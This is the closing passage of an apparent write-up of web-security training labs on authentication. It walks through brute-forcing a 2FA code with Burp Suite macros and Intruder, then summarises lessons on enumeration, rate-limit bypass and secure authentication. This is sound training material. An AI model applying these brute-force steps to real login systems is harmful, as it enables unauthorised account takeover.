
Then in settings > sessions > Details > rule actions > add > Run a macro

We add the three requests where 1. We load the /login page with the GET request, then 2. We send the POST request to the /login page and finally the 3. GET request for /login2 page which has the 2FA page.

We will now put the request in Intruder and brute-force the mfa-code parameter.

We will also set the resource pool to custom where we send 1 request at a time instead of 10 concurrent requests.

We will put in a filter to filter out the requests that have incorrect security code in the response.

For mfa-code 0493 we get a 302 FOUND

We copy the URL from show response in browser and paste it in the browser

This will load the page and we see that username is carlos.
Conclusion
These 14 labs demonstrated that authentication security often fails not due to complex attacks, but through simple logic errors and poor implementation choices. Key takeaways include:
- User Enumeration is Powerful: Even subtle response differences reveal which accounts exist
- Timing Attacks Work: Response time differences can leak information about valid usernames
- 2FA is Only as Strong as Its Implementation: Logic flaws can completely bypass second factors
- Parameter Tampering is Effective: Hidden or seemingly “read-only” parameters are often exploitable
- Automation Matters: Macros and sophisticated payloads (MD5 + Base64) enable complex attacks
- Rate Limiting Alone Isn’t Enough: IP rotation headers can bypass simple protections
The path to secure authentication requires defense-in-depth: strong password policies, proper rate limiting, unique error responses, robust session handling, and proper 2FA implementation. These labs reinforced why authentication is often called the “front door” of security—no amount of encryption or advanced protections matter if attackers can simply walk through an unlocked entrance.